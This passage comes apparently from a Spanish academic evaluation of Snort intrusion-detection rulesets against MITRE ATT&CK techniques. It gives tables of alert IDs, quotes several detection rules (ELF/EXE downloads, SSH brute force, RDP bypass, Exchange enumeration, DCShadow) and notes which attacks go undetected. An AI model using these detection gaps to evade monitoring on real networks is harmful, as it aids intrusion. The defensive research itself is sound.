-	2034567, 2013028, 2019240, 2044770	2034567, 2013028, 2019240, 2044770 , 50447	50447, 2002752, 2002749, 2006409, 2034567, 2013028, 2002824, 2019240, 2101200, 2044770

Tabla 4-37. Detecciones Snort – Non-Application Layer Protocol – ATA29

Snort detecta correctamente este ataque. Gracias al SID 2044770 del paquete ETOpen es capaz de identificar el envío de comandos por un canal TCP (sin capa de aplicación).

4.4.1.30 Web Service (T1102) – ATA30

RS1	RS2	RS3	RS4
-	2027792, 2027793	2027792, 2027793	2027792, 2027793, 2002752, 2002749, 2100628

Tabla 4-38. Detecciones Snort – Web Service – ATA30

Snort no detecta el uso de un servicio web como canal de retorno de una comunicación C&C. No dispone de reglas que controlen la subida de archivos a Google Drive (acción completamente legítima, o al menos, aparentemente legítima en la gran mayoría de ocasiones). Sin embargo, Snort dispone de reglas múltiples para detectar el uso de *exploit-kits* que combinen comunicaciones C&C con el uso de servicios web muy concretos. Por ejemplo, el Malware COMrat [29] interactúa con Gmail para transmitir mensajes entre víctima y servidor C&C. Para este caso en particular Snort sí que dispone de reglas que alerten de la amenaza (se vuelve a la misma conclusión de otros puntos, que determina que si el ataque está basado en el uso de algún *exploit* conocido tiene mayor probabilidad de ser detectado por Snort, frente a un ataque elaborado manualmente y con menor impacto). La prevención de este ataque en su fase tardía (cuando se interactúa con servicios web) se vuelve extremadamente complicada, pues se camufla con facilidad con acciones legítimas. La clave de su detección se encuentra en las fases previas, en las que se lleva a cabo el establecimiento del canal C&C.

4.4.1.31 Multi-stage Channels (T1104) – ATA31

RS1	RS2	RS3	RS4
-	2027792, 2027793	2027792, 2027793	2027792, 2027793, 2002752, 2002749

Tabla 4-39. Detecciones Snort – Multi-stage Channels – ATA31

Snort no detecta la existencia de varios frentes de ataques. Esta técnica es inabordable, al menos siempre que se actúe en las redes de la empresa a proteger. No existen reglas que puedan detectar la existencia de varias fases de ataque, y de un controlador más allá del atacante.

4.4.1.32 Ingress Tool Transfer (T1105) – ATA32

RS1	RS2	RS3	RS4
-	2000418, 2014906	2000418, 2014906	2002752, 2002749, 2000418, 2011803, 2003303, 2003410, 2014906, 2027768

Tabla 4-40. Detecciones Snort – Ingress Tool Transfer – ATA32

Snort ha sido capaz de detectar este ataque gracias a los siguientes SIDs correspondientes a 2 alertas

[1:2000418:17] ET POLICY Executable and linking format (ELF) file download

```
alert tcp $EXTERNAL_NET !$HTTP_PORTS -> $HOME_NET any (msg:"ET POLICY Executable and
linking format (ELF) file download"; flow:established; content:"|7F|ELF"; fast_pattern; content:"|00 00 00 00
00 00 00 00"; distance:3; flowbits:set,ET.ELFDownload;
reference:url,www.itee.uq.edu.au/~crisina/students/david/honoursThesis96/bff.htm;
classtype:policyviolation; sid:2000418; rev:17; metadata:created_at 2010_07_30, former_category POLICY,
updated_at 2023_04_12;)
```

Esta regla mostrada en el recuadro superior se encarga de detectar la descarga de archivos en formato ELF, un formato ampliamente utilizado para archivos ejecutables en sistemas operativos tipo Unix. La regla se encarga de analizar el tráfico TCP y buscar la secuencia de bytes "|7F|ELF" que es la firma estándar al inicio de un archivo ELF.

[1:2014906:2] ET INFO .exe File requested over FTP

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 21 (msg:"ET INFO .exe File requested over FTP";
flow:established,to_server; content:"RETR"; depth:4; content:".exe|0d 0a|"; distance:0;
pcre:"/^RETR\s+[\r\n]+\x2eexe\r?$/m"; classtype:misc-activity; sid:2014906; rev:2; metadata:attack_target
Client_and_Server, created_at 2012_06_15, deployment Perimeter, deployment alert_only, former_category
INFO, signature_severity Informational, updated_at 2023_05_01;)
```

La regla con SID 2014906 se encarga de detectar solicitudes de archivos ejecutables con extensión .exe realizados a través del protocolo FTP. Para detectar este tipo de solicitudes, se analiza el tráfico FTP saliente desde la red interna a la red externa en el puerto 21 y busca la secuencia “RETR” al inicio del contenido, que es el comando FTP utilizado para solicitar la descarga de un archivo desde el servidor. Además, la regla busca la secuencia “.exe” para detectar esta clase de archivos.

4.4.1.33 Brute Force (T1110) – ATA33

RS1	RS2	RS3	RS4
-	-	-	-

Tabla 4-41. Detecciones Snort – Brute Force – ATA33

Este ataque se encuentra documentado en la siguiente referencia [30]. Snort no dispone de mecanismos para detectar paquetes con protocolo 802.11 o EAPOL.

4.4.1.34 Brute Force (T1110) – ATA34

RS1	RS2	RS3	RS4
-	-	-	-

Tabla 4-42. Detecciones Snort – Brute Force – ATA34

Este ataque se encuentra documentado en la siguiente referencia [30]. Snort no dispone de mecanismos para detectar paquetes con protocolo 802.11 o EAPOL.

4.4.1.35 Brute Force (T1110) – ATA35

RS1	RS2	RS3	RS4
-	-	-	-

Tabla 4-43. Detecciones Snort – Brute Force – ATA35

Este ataque se encuentra documentado en la siguiente referencia [30]. Snort no dispone de mecanismos para detectar paquetes con protocolo 802.11.

4.4.1.36 Brute Force (T1110) – ATA36

RS1	RS2	RS3	RS4
-	-	-	-

Tabla 4-44. Detecciones Snort – Brute Force – ATA36

Este ataque se encuentra documentado en la siguiente referencia [30]. Snort no dispone de mecanismos para detectar paquetes con protocolo EAP.

4.4.1.37 Brute Force (T1110) – ATA37

RS1	RS2	RS3	RS4
-	-	-	2002749, 2002752

Tabla 4-45. Detecciones Snort – Brute Force – ATA37

Este ataque se encuentra documentado en la siguiente referencia [31]. Snort no detecta este ataque. La base de este consiste en el intento exhaustivo de acceder a un equipo mediante FTP a base de probar con diferentes contraseñas. No existe ninguna regla vigente en los RuleSets que relacione esto con un posible ataque. Su detección es viable, pero debe ser precisa, pues al tratar de evitar intentos sucesivos de inicio de sesión se puede bloquear un acceso legítimo.

4.4.1.38 Brute Force (T1110) – ATA38

RS1	RS2	RS3	RS4
-	-	19559	2002752, 2002749, 19559

Tabla 4-46. Detecciones Snort – Brute Force – ATA38

Snort detecta adecuadamente el intento de acceso a un equipo por medio de SSH haciendo uso de un ataque de fuerza bruta. Esta identificación la realiza el SID 19559.

[1:19559:16] INDICATOR-SCAN SSH brute force login attempt

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 22 ( msg:"INDICATOR-SCAN SSH brute force login attempt"; flow:to_server,established; content:"SSH-",depth 4; detection_filter:track by_src,count 5,seconds 60; metadata:policy max-detect-ips drop; service:ssh; reference:cve,2012-6066; reference:cve,2015-5600; reference:cve,2019-12700; reference:cve,2019-15262; reference:cve,2020-3168; reference:cve,2021-34781; reference:cve,2022-20854; reference:url,attack.mitre.org/techniques/T1018; reference:url,attack.mitre.org/techniques/T1040; reference:url,attack.mitre.org/techniques/T1046; reference:url,attack.mitre.org/techniques/T1110; reference:url,tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20191002-ftd-fpmc-dos; reference:url,tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20191016-wlc-ssh-dos; reference:url,tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20200226-nexus-1000v-dos; reference:url,tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-fmc-dos-OwEunWJN; reference:url,tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-ftd-dos-rUDseW3r; classtype:misc-activity; gid:1; sid:19559; rev:16; )
```

4.4.1.39 Brute Force (T1110) – ATA39

RS1	RS2	RS3	RS4
650	650, 2003068, 2001219	650, 2003068, 2001219, 19559, 17317	650, 2003068, 2001219, 19559, 17317, 2002749, 2002752, 2036752, 2100650

Tabla 4-47. Detecciones Snort – Brute Force – ATA39

Este ataque se encuentra documentado en la siguiente referencia [31]. Snort sí detecta el intento de acceso a un equipo mediante el uso de SSH, utilizando un diccionario de contraseñas para el acceso. La regla que genera la alerta es la siguiente.

[1:19559:16] INDICATOR-SCAN SSH brute force login attempt

```

alert tcp $EXTERNAL_NET any -> $HOME_NET 22 ( msg:"INDICATOR-SCAN SSH brute force login
attempt"; flow:to_server,established; content:"SSH-",depth 4; detection_filter:track by_src,count 5,seconds
60; metadata:policy max-detect-ips drop; service:ssh; reference:cve,2012-6066; reference:cve,2015-5600;
reference:cve,2019-12700; reference:cve,2019-15262; reference:cve,2020-3168; reference:cve,2021-34781;
reference:cve,2022-20854; reference:url,attack.mitre.org/techniques/T1018;
reference:url,attack.mitre.org/techniques/T1040; reference:url,attack.mitre.org/techniques/T1046;
reference:url,attack.mitre.org/techniques/T1110;
reference:url,tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20191002-ftd-fpmc-
dos; reference:url,tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20191016-wlc-ssh-
dos; reference:url,tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20200226-nexus-
1000v-dos; reference:url,tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-fmc-dos-
OwEunWJN; reference:url,tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-ftd-dos-
rUDseW3r; classtype:misc-activity; gid:1; sid:19559; rev:16; )

```

4.4.1.40 Modify Registry (T1112) – ATA40

RS1	RS2	RS3	RS4
402	402	44489, 38319, 402	44489, 38319, 402, 2002752, 2002749, 2100402, 2044666, 2051116

Tabla 4-48. Detecciones Snort – Modify Registry – ATA40

Snort sí detecta la modificación de un registro remoto. La regla que indica que se está produciendo un ataque es la siguiente.

[1:38319:2] "NETBIOS SMB winreg named pipe creation attempt"

```

alert tcp any any -> $HOME_NET 445 ( msg:"NETBIOS SMB winreg named pipe creation attempt";
flow:to_server,established; content:"FE|SMB|40 00|",depth 6,offset 4; content:"|05 00|",within 2,distance 6;
content:"w|00|i|00|n|00|r|00|e|00|g|00|",fast_pattern,nocase; metadata:policy max-detect-ips drop;
service:netbios-ssn; classtype:misc-activity; sid:38319; rev:2; )

```

Esta alerta se activa con los paquetes SMB que contienen la cadena “winreg” en su contenido, que denotan que se está usando dicha herramienta para la modificación remota del registro.

4.4.1.41 Email Collection (T1114) – ATA41

RS1	RS2	RS3	RS4
-	2026850	44604, 44489, 15935, 202685	44604, 44489, 15935, 2002752, 2002749, 2044666, 2026850, 2036224, 2009345

Tabla 4-49. Detecciones Snort – Email Collection – ATA41

Snort no detecta este ataque, pero sí tiene varias reglas relacionadas con el mismo. La más importante es la que detecta una enumeración de los buzones de correo haciendo uso del paquete de explotación CVE-2021-34473.

[2035650] ET EXPLOIT Possible Microsoft Exchange Mailbox Enumeration Inbound (CVE-2021-34473)

```
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] [443,444,$HTTP_PORTS] (msg:"ET EXPLOIT Possible Microsoft Exchange Mailbox Enumeration Inbound (CVE-2021-34473)"; flow:established,to_server; content:"POST"; http_method; content:"/ews/exchange.asmx"; fast_pattern; http_uri; content:"<s"; http_client_body; content:"<m:ResolveNames ReturnFullContactData=|22|true|22| SearchScope=|22|ActiveDirectory|22|>"; distance:0; http_client_body; content:"</m:ResolveNames>"; distance:0; http_client_body; reference:cve,2021-34473; classtype:attempted-admin; sid:2035650; rev:2; metadata:affected_product Microsoft Exchange, attack_target Server, created_at 2022_03_29, cve CVE_2021_34473, deployment Perimeter, deployment Internal, deployment SSLDecrypt, former_category EXPLOIT, signature_severity Major, tag Exploit, updated_at 2022_12_23;)
```

La versión del ataque implementada en este caso no hace uso de ningún *exploit*, sino que aprovecha credenciales robadas para poder recolectar los correos electrónicos. El uso de *exploits* como el que se detalla en la regla, por lo general, es inalcanzable, por su complejidad y requerimiento de conocimientos avanzados de programación y ciberseguridad. Además, con fin de preservar la seguridad en las redes, la existencia de bases de datos o repositorios que contengan estas amenazas es inapropiada y suele estar vigilada para evitar propagaciones de amenazas.

4.4.1.42 Data Encoding (T1132) – ATA42

RS1	RS2	RS3	RS4
-	2000418, 2034567, 2013028	2000418, 2034567, 2013028, 50447	50447, 2002752, 2002749, 2000418, 2011803, 2101620, 2034567, 2013028, 2002824

Tabla 4-50. Detecciones Snort – Data Encoding – ATA42

Snort no ha sido capaz de detectar este ataque centrado en codificar la comunicación en Base64.

4.4.1.43 External Remote Services (T1133) – ATA43

RS1	RS2	RS3	RS4
1917, 254	1917, 254	24303, 27611, 1917, 254	24303, 27611, 1917, 254, 2101620, 2100527, 2002749, 2001117, 2101917

Tabla 4-51. Detecciones Snort – External Remote Services – ATA43

Snort no detecta el uso de la tecnología VPN para acceder a la red de forma potencialmente maliciosa. Un acceso a la red, por lo general, implica el envío de mensajes de solicitud de ingreso a determinados servicios. Esto ocurre, por ejemplo, con los servicios multicast a los que los usuarios recién incorporados suelen tratar de acceder de alguna u otra forma. En este caso, el equipo atacante envía mensajes de tipo Neighbour Solicitation con protocolo ICMPv6. Este tipo de conversaciones suele detectarse por los IDS, aunque no tiene por qué

tratarse de una acción sospechosa. Por ejemplo, si se observa con detenimiento la regla con SID 24303, se puede corroborar que estos mensajes suelen ser objetivos de reglas en los IDS. Sin embargo, no es posible detectar el ataque que se está produciendo con certeza, pues tan sólo se está identificando un evento de red.

[1:24303:7] "PROTOCOL-ICMP IPv6 multicast neighbor add attempt"

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any ( msg:"PROTOCOL-ICMP IPv6 multicast neighbor add attempt"; itype:135; icode:0; reference:url,thc.org/thc-ipv6/; classtype:misc-activity; sid:24303; rev:7; )
```

Para casos genéricos, su detección es abordable atendiendo a las siguientes variantes.

- Circunstancias concretas del ataque: el atacante realiza alguna interacción posterior una vez ha logrado acceder a la red (aplicable a esta técnica) como un escaneo de red o mensajes de anuncio de Host. Ya se ha comprobado que el caso particular implementado no es detectado, por lo que no hay seguridad de que la detección sea determinista.
- Reglas personalizadas: regla que compruebe si las direcciones IP involucradas en los paquetes se corresponden con las autorizadas dentro de la red VPN (debe ser configurada manualmente). Esta opción asegura una detección.

4.4.1.44 Browser Extensions (T1176) – ATA44

RS1	RS2	RS3	RS4
1917	1917	1917	1917, 2002752, 2002749, 2101917, 2101620

Tabla 4-52. Detecciones Snort – Browser Extensions – ATA44

Snort no detecta este tipo de ataques. Además, no existe ninguna regla del estilo que pueda determinar cuándo se están compartiendo datos con un servidor fraudulento y cuándo no. Esta detección recae fundamentalmente en el propio navegador y el usuario, debiendo ser este último plenamente consciente de la extensión que está instalando.

Como mecanismo de detección se sugiere una detección por anomalías basada en flujos de datos hacia direcciones no relacionadas con las búsquedas, normalmente en formato de objetos JavaScript.

4.4.1.45 Forced Authentication (T1187) – ATA45

RS1	RS2	RS3	RS4
		44486, 44484, 44488	2002752, 2002749, 44486, 44484, 44488

Tabla 4-53. Detecciones Snort – Forced Authentication – ATA45

Snort no ha sido capaz de detectar esta técnica. El método de detección para esta técnica podría consistir en monitorizar el tráfico SMB en puertos TCP 139,445, puerto UDP 137 y tráfico WebDAV, alertando del uso de fuerza bruta para el acceso no autorizado.

4.4.1.46 Forced Authentication (T1187) – ATA46

RS1	RS2	RS3	RS4
		44486, 44484, 44488	2002752, 2002749, 44486, 44484, 44488

Tabla 4-54. Detecciones Snort – Forced Authentication – ATA46

Snort no ha sido capaz de detectar esta técnica. El método de detección para esta técnica podría consistir en

monitorizar el tráfico SMB en puertos TCP 139,445, puerto UDP 137 y tráfico WebDAV, alertando del uso de fuerza bruta para el acceso no autorizado.

4.4.1.47 Drive-by Compromise (T1189) – ATA47

Vertiente Bloqueo de Página:

RS1	RS2	RS3	RS4
1917	1917	1917, 50447	2002752, 2002749, 2101917, 2011085, 1917, 50447

Tabla 4-55. Detecciones Snort – Drive-by Compromise – ATA47

Snort no detecta el envío del paquete explotador. Esta vertiente tan sólo devuelve un fichero .html que sobrecarga el navegador. Snort dispone de múltiples reglas relacionadas con *Exploit-kits* más complejos y elaborados, con finalidad mucho más agresiva.

La detección de esta técnica será más o menos viable dependiendo del objetivo y método del atacante. Si el foco está fijado en la obtención de credenciales, si el ataque está elaborado resulta prácticamente imposible su detección. En caso de que se busque un acceso a la red de manera directa mediante ejecutables y/o malware, el tipo de contenido marcará su grado de detección.

4.4.1.48 Drive-by Compromise (T1189) – ATA48

Vertiente Descarga de Ejecutable:

RS1	RS2	RS3	RS4
-	2016141	2016141, 50447	2016141, 50447, 2002752, 2002749, 2011085, 2003595

Tabla 4-56. Detecciones Snort – Drive-by Compromise – ATA48

Snort sí detecta el intento de descarga de un ejecutable al acceder a la página web fraudulenta. Como se ha comentado al final de la vertiente anterior, el método de acceso a una red mediante la descarga de ficheros maliciosos tiene un mayor impacto a corto plazo que un acceso silencioso o indirecto (con una recolección previa de credenciales, por ejemplo). Esto provoca que el número de reglas de los IDS se concentre mayoritariamente en esta metodología.

Snort genera dos alertas para este ataque. La primera, con SID 2016141 localiza la descarga de un ejecutable desde un host sin nombre. Conviene tener precaución con este dato, pues un host con nombre puede hacer que esta alerta no se active.

[1:2016141:5] ET INFO Executable Download from dotted-quad Host

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET INFO Executable Download from dotted-quad Host"; flow:established,to_server; content:".exe"; http_uri; nocase; content:".exe HTTP/1."; fast_pattern:only; content:"Host[3A 20]"; http_header; content:"|2E|"; http_header; distance:1; within:3; content:"|2E|"; http_header; distance:1; within:3; content:"|2E|"; http_header; distance:1; within:3; pcre:"/^Host\x3A\x20[0-9]{1,3}\x2E[0-9]{1,3}\x2E[0-9]{1,3}\x2E[0-9]{1,3}(\x3A\x0D\x0A)/Hmi"; classtype:bad-unknown; sid:2016141; rev:5; metadata:attack target Client and Server, created at 2013_01_03, deployment Perimeter, former_category INFO, performance_impact Significant, signature_severity Informational, updated_at 2024_04_09;)
```

La segunda alerta, con SID 2003595 avista de la descarga de un archivo .exe a través de una petición GET. Esta alerta es más genérica y también avista de la descarga de un archivo potencialmente peligroso en un equipo de la red a proteger.

[1:2003595:5] ET POLICY exe download via HTTP - Informational

```

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET POLICY exe download via
HTTP - Informational"; flow:established,to_server; content:".exe"; http_uri; nocase; content:"GET";
http_method; nocase; pcre:"\\.exe\\b/Ui"; classtype:policy-violation; sid:2003595; rev:5; metadata:created_at
2010_07_30,updated_at 2010_12_01;)

```

4.4.1.49 Exploit Public-Facing Application (T1190) – ATA49

RS1	RS2	RS3	RS4
-	2016672, 2006446, 2011037, 2010963, 2017808, 2006445, 2017337, 2011042	2016672, 2006446, 2011037, 2010963, 2017808, 2006445, 2017337, 2011042, 50447, 19439, 19440, 13990, 24172, 31939, 44416	50447, 19439, 19440, 13990, 24172, 31939, 44416, 2002749, 2002752, 2016672, 2020506, 2006446, 2011037, 2010963, 2017808, 2006445, 2017337, 2011042, 2012885, 2009004

Tabla 4-57. Detecciones Snort – Exploit Public-Facing Application – ATA49

Este ataque se encuentra documentado en la siguiente referencia [26]. La técnica es detectada adecuadamente por Snort haciendo uso de multitud de alertas. Por lo general, las inyecciones SQL son objeto común de los paquetes de reglas, pues constituye una modalidad muy recurrente en interacciones maliciosas.

4.4.1.50 Exploit Public-Facing Application (T1190) – ATA50

RS1	RS2	RS3	RS4
-	-	50447	2002749, 2002752, 50447

Tabla 4-58. Detecciones Snort – Exploit Public-Facing Application – ATA50

El ataque no es detectado por Snort. A pesar de disponer de multitud de reglas asociadas a inyecciones SQL, la modalidad que presenta este caso no es contemplada.

4.4.1.51 Exploit Public-Facing Application (T1190) – ATA51

RS1	RS2	RS3	RS4
-	2034567, 2013028	2034567, 2013028	2002749, 2002752, 2034567, 2013028, 2002824

Tabla 4-59. Detecciones Snort – Exploit Public-Facing Application – ATA51

Este ataque no es detectado por Snort. Se generan múltiples reglas que referencian al uso de la herramienta curl, pero ninguna identifica la inyección SQL como tal.

4.4.1.52 Exploit Public-Facing Application (T1190) – ATA52

RS1	RS2	RS3	RS4
-	2034567, 2013028	2034567, 2013028	2002749, 2002752, 2034567, 2013028, 2002824

Tabla 4-60. Detecciones Snort – Exploit Public-Facing Application – ATA52

Este ataque no es detectado por Snort. Se generan múltiples reglas que referencian al uso de la herramienta curl, pero ninguna identifica la inyección SQL como tal.

4.4.1.53 Exploit Public-Facing Application (T1190) – ATA53

RS1	RS2	RS3	RS4
1061, 1122, 1147	2017808, 2009815, 2009714, 2006446, 2006445, 2008538, 1061, 1122, 1147	2017808, 2009815, 2009714, 2006446, 2006445, 2008538, 1061, 1122, 1147, 19779, 50447, 31939, 7070	2002752, 2002749, 2012885, 2101061, 2017808, 2009815, 2009714, 2006446, 2006445, 2008538, 1061, 1122, 1147, 19779, 50447, 31939, 7070

Tabla 4-61. Detecciones Snort – Exploit Public-Facing Application – ATA53

El ataque es detectado al completo por Snort, haciendo uso de diversas reglas que identifican las inyecciones SQL.

4.4.1.54 BITS Jobs (T1197) – ATA54

RS1	RS2	RS3	RS4
1917	1917, 2035480, 2025644, 2022858, 2016141, 2021076, 2018959	2035480, 2025644, 2022858, 2016141, 2021076, 2018959, 1917, 50447	1917, 50447, 2002752, 2002749, 2001117, 2035480, 2000419, 2025644, 2101917, 2022858, 2016141, 2003595, 2021076, 2018959, 2101200, 2101620

Tabla 4-62. Detecciones Snort – BITS Jobs – ATA54

Esta técnica ha sido detectada al completo por Snort. Entre las reglas que identifican correctamente el ataque se encuentra aquella con el SID 2022858, que resume a la perfección la intencionalidad del ataque.

[1:2022858:4] ET CURRENT_EVENTS Suspicious BITS EXE DL From Dotted Quad

```

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET CURRENT_EVENTS
Suspicious BITS EXE DL From Dotted Quad"; flow:to_server,established; content:"User-Agent|3a
20|Microsoft BITS/"; http_header; fast_pattern:6,20; content:".exe"; http_uri; nocase; content:"!gvt1.com/";
http_uri; content:"!download.windowsupdate.com"; http_header; content:"!download.adobe.com";
http_header; pcre:"/Host\\x3a\\x20\\d{1,3}\\d{1,3}\\d{1,3}\\d{1,3}(?:\\x3a\\d{1,5})?\\r\\n/H"; classtype:misc-
activity; sid:2022858; rev:4; metadata:created_at 2016_06_03, former_category INFO, updated_at
2019_09_19;)

```

Esta regla mostrada arriba detecta el ataque a la perfección. Identifica la descarga de un payload con extensión .EXE mediante el uso de tareas BITS desde un servidor identificado por una dirección IP (dotted quad) en lugar de un nombre de dominio. Más específicamente, la regla comprueba el encabezado User-Agent en busca de la cadena “Microsoft BITS/” lo que indica la descarga mediante BITS. Además, comprueba que la URI solicitada contenga la extensión .exe y que se usen direcciones IP directas en lugar de nombres de dominio.

4.4.1.55 Trusted Relationship (T1199) – ATA55

RS1	RS2	RS3	RS4
1448	2001330, 1448	2001330, 1448	2034857, 2101448, 2101447, 2001329, 2001330, 2009207, 2009206, 2009205, 2009208, 2002752, 2002749, 1448

Tabla 4-63. Detecciones Snort – Trusted Relationship – ATA55

Este caso particular merece especial atención. Snort detecta el intento de acceso al equipo por RDP evitando

usar credenciales (están almacenadas de sesiones anteriores). Atendiendo a la naturaleza del ataque, que busca hacer uso de una conexión ya establecida para poder acceder a la red de la víctima, se puede dar por válida la detección, aunque es conveniente hacer la siguiente aclaración. Aunque Snort sí detecta este ataque, hay que tomar en consideración el contexto. Si se bloqueasen los paquetes que generan estas alertas, estaremos impidiendo el acceso a un dominio de confianza y se estaría cortando cualquier sesión ya establecida. De ahí que este tipo de ataques sea tan difícil de detectar en ciertas ocasiones, pues se basa en las relaciones de confianza establecidas por una empresa.

[1:2034857:2] ET INFO RDP Authentication Bypass Attempt

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET INFO RDP Authentication Bypass Attempt"; flow:established,to_server; dsize:<60; content:"|03 00 00 2f 2a|"; depth:5; content:"Cookie: mstshash="; reference:url,pastebin.com/PSbQXJYL; classtype:attempted-admin; sid:2034857; rev:2; metadata:affected_product Microsoft Terminal Server RDP, attack_target Server, created_at 2022_01_04, deployment Perimeter, former_category HUNTING, signature_severity Major, updated_at 2022_01_04;)
```

4.4.1.56 Hardware Additions (T1200) – ATA56

RS1	RS2	RS3	RS4
			2002752, 2002749, 2100527

Tabla 4-64. Detecciones Snort – Hardware Additions – ATA56

Las alertas generadas para este ataque no están relacionadas con el ataque cubierto. Snort no dispone de reglas para ataques de este tipo, pues se tratan de ataques que deben ser cubiertos con detecciones por anomalías.

4.4.1.57 Exploitation for Client Execution (T1203) – ATA57

RS1	RS2	RS3	RS4
-	2009714	2009714, 50447, 31939, 31860, 7070, 15188	2002749, 2002752, 2012885, 2009004, 2009714, 50447, 31939, 31860, 7070, 15188

Tabla 4-65. Detecciones Snort – Exploitation for Client Execution – ATA57

Este ataque se encuentra documentado en la siguiente referencia [31]. Puesto que el ataque pertenece al Dataset CIC-2018, resulta complicado establecer una asociación entre reglas y ataques concretos, debido principalmente a que se desconoce el objeto de ataque de la captura de paquetes.

4.4.1.58 User Execution (T1204) – ATA58

RS1	RS2	RS3	RS4
-	-	-	2002752, 2002749

Tabla 4-66. Detecciones Snort – User Execution – ATA58

Snort no es capaz, en base a los paquetes de reglas empleados, de detectar la inclusión de un enlace malicioso. Esta clase de ataques debería enfocarse más a una detección por anomalías o a la inclusión de reglas que avisten la inclusión de redirecciones o enlaces en mensajes.

4.4.1.59 Traffic Signaling (T1205) – ATA59

RS1	RS2	RS3	RS4
-	-	-	2002752, 2002749

Tabla 4-67. Detecciones Snort – Traffic Signaling – ATA59

Snort no detecta el establecimiento de una puerta trasera en un puerto del equipo víctima. Esta actividad puede ser o no detectable por patrones dependiendo de la herramienta usada para llevarla a cabo.

4.4.1.60 Rogue Domain Controller (T1207) – ATA60

RS1	RS2	RS3	RS4
-	-	44604, 44489, 53374, 53375	2002752, 2002749, 2044666, 44604, 44489, 53374, 53375

Tabla 4-68. Detecciones Snort – Rogue Domain Controller – ATA60

Snort detecta este ataque al completo. Es importante, eso sí, hacer un apunte respecto a la detección. Las reglas asociadas a estas alertas no especifican el ataque que se está produciendo de forma explícita, sino que escenifican las tareas o actividades que el ataque está tratando de efectuar. Aunque esto no es motivo para dar como satisfactoria la detección, si se plantea la situación en la que este ataque esté teniendo lugar en la red a proteger y se bloqueasen los paquetes entrantes que generan estas alertas se estaría evitando la amenaza correctamente.

[1:53374] POLICY-OTHER Microsoft Active Directory DrsAddEntry attempt

```
alert tcp $HOME_NET 49152:65535 -> $HOME_NET 49152:65535 ( msg:"POLICY-OTHER Microsoft Active Directory DrsAddEntry attempt"; flow:to_server,established; content:"|00|",depth 1,offset 2; content:"|10 00 00 00|",within 4,distance 1; content:"|11 00|",within 2,distance 14; content:"|09 06|",distance 0; service:dcerpc; reference:url,www.dcshadow.com; classtype:policy-violation; sid:53374; rev:2; )
```

[1:53375] POLICY-OTHER Microsoft Active Directory DRSUAPI_REPLICA_ADD attempt

```
alert tcp $HOME_NET 49152:65535 -> $HOME_NET 49152:65535 ( msg:"POLICY-OTHER Microsoft Active Directory DRSUAPI_REPLICA_ADD attempt"; flow:to_server; content:"|00|",depth 1,offset 2; content:"|10 00 00 00|",within 4,distance 1; content:"|05 00|",within 2,distance 14; service:dcerpc; reference:url,www.dcshadow.com; classtype:policy-violation; sid:53375; rev:2; )
```

4.4.1.61 Exploitation of Remote Services (T1210) – ATA61

RS1	RS2	RS3	RS4
42944	42944, 2102465, 2025992, 2025649, 2025650, 2024297, 2035480, 2025644	2102465, 2025992, 2025649, 2025650, 2024297, 2035480, 2025644, 44487, 44485, 44489, 5730, 42944	44487, 44485, 44489, 5730, 42944, 2002752, 2002749, 2044666, 2023997, 2044665, 2102465, 2025992, 2025649, 2025650, 2024766, 2024297, 2035480, 2000419, 2025644

Tabla 4-69. Detecciones Snort – Exploitation of Remote Services – ATA61

Snort sí detecta este ataque, consistente en el aprovechamiento de vulnerabilidades SMB conocido como

4.4.1.65 System Binary Proxy Execution (T1218) – ATA65

RS1	RS2	RS3	RS4
-	-	-	2002749, 2002752

Tabla 4-73. Detecciones Snort – System Binary Proxy Execution – ATA65

No se ha generado ninguna alerta para la detección de este ataque, ya que Snort no dispone de reglas enfocadas a este tipo de técnicas.

4.4.1.66 Remote Access Software (T1219) – ATA66

RS1	RS2	RS3	RS4
-	-	-	2002749, 2002752

Tabla 4-74. Detecciones Snort – Remote Access Software – ATA66

Snort no detecta el uso de la herramienta Software de acceso remoto, a causa de las condiciones particulares en las que se implementa el ataque.

4.4.1.67 Remote Access Software (T1219) – ATA67

RS1	RS2	RS3	RS4
254	254	59597, 24094, 254, 24097, 24096	59597, 24094, 254, 24097, 24096, 2002752, 2002749

Tabla 4-75. Detecciones Snort – Remote Access Software – ATA67

En este caso, Snort sí es capaz de detectar el uso de la herramienta TeamViewer para el acceso remoto al equipo víctima.

4.4.1.68 Template Injection (T1221) – ATA68

RS1	RS2	RS3	RS4
46979, 402, 1917	46979, 402, 1917, 2031379, 2041131, 2016141, 2035480, 2025644	2031379, 2041131, 2016141, 2035480, 2025644, 50447, 46979, 402, 1917	50447, 46979, 402, 1917, 2002752, 2002749, 2031379, 2041131, 2013491, 2013490, 2009768, 2100402, 2101917, 2016141, 2003595, 2035480, 2000419, 2025644

Tabla 4-76. Detecciones Snort – Template Injection – ATA68

Snort detecta correctamente la inyección de macros o plantillas para la búsqueda de una interacción por Phishing. En concreto, una de las reglas activadas que han identificado correctamente el ataque es la siguiente, con SID 2031379. Esta regla detecta la petición de una plantilla con formato dotm.

[1:2031379:2] ET INFO Doc Requesting Remote Template (.dotm)

```
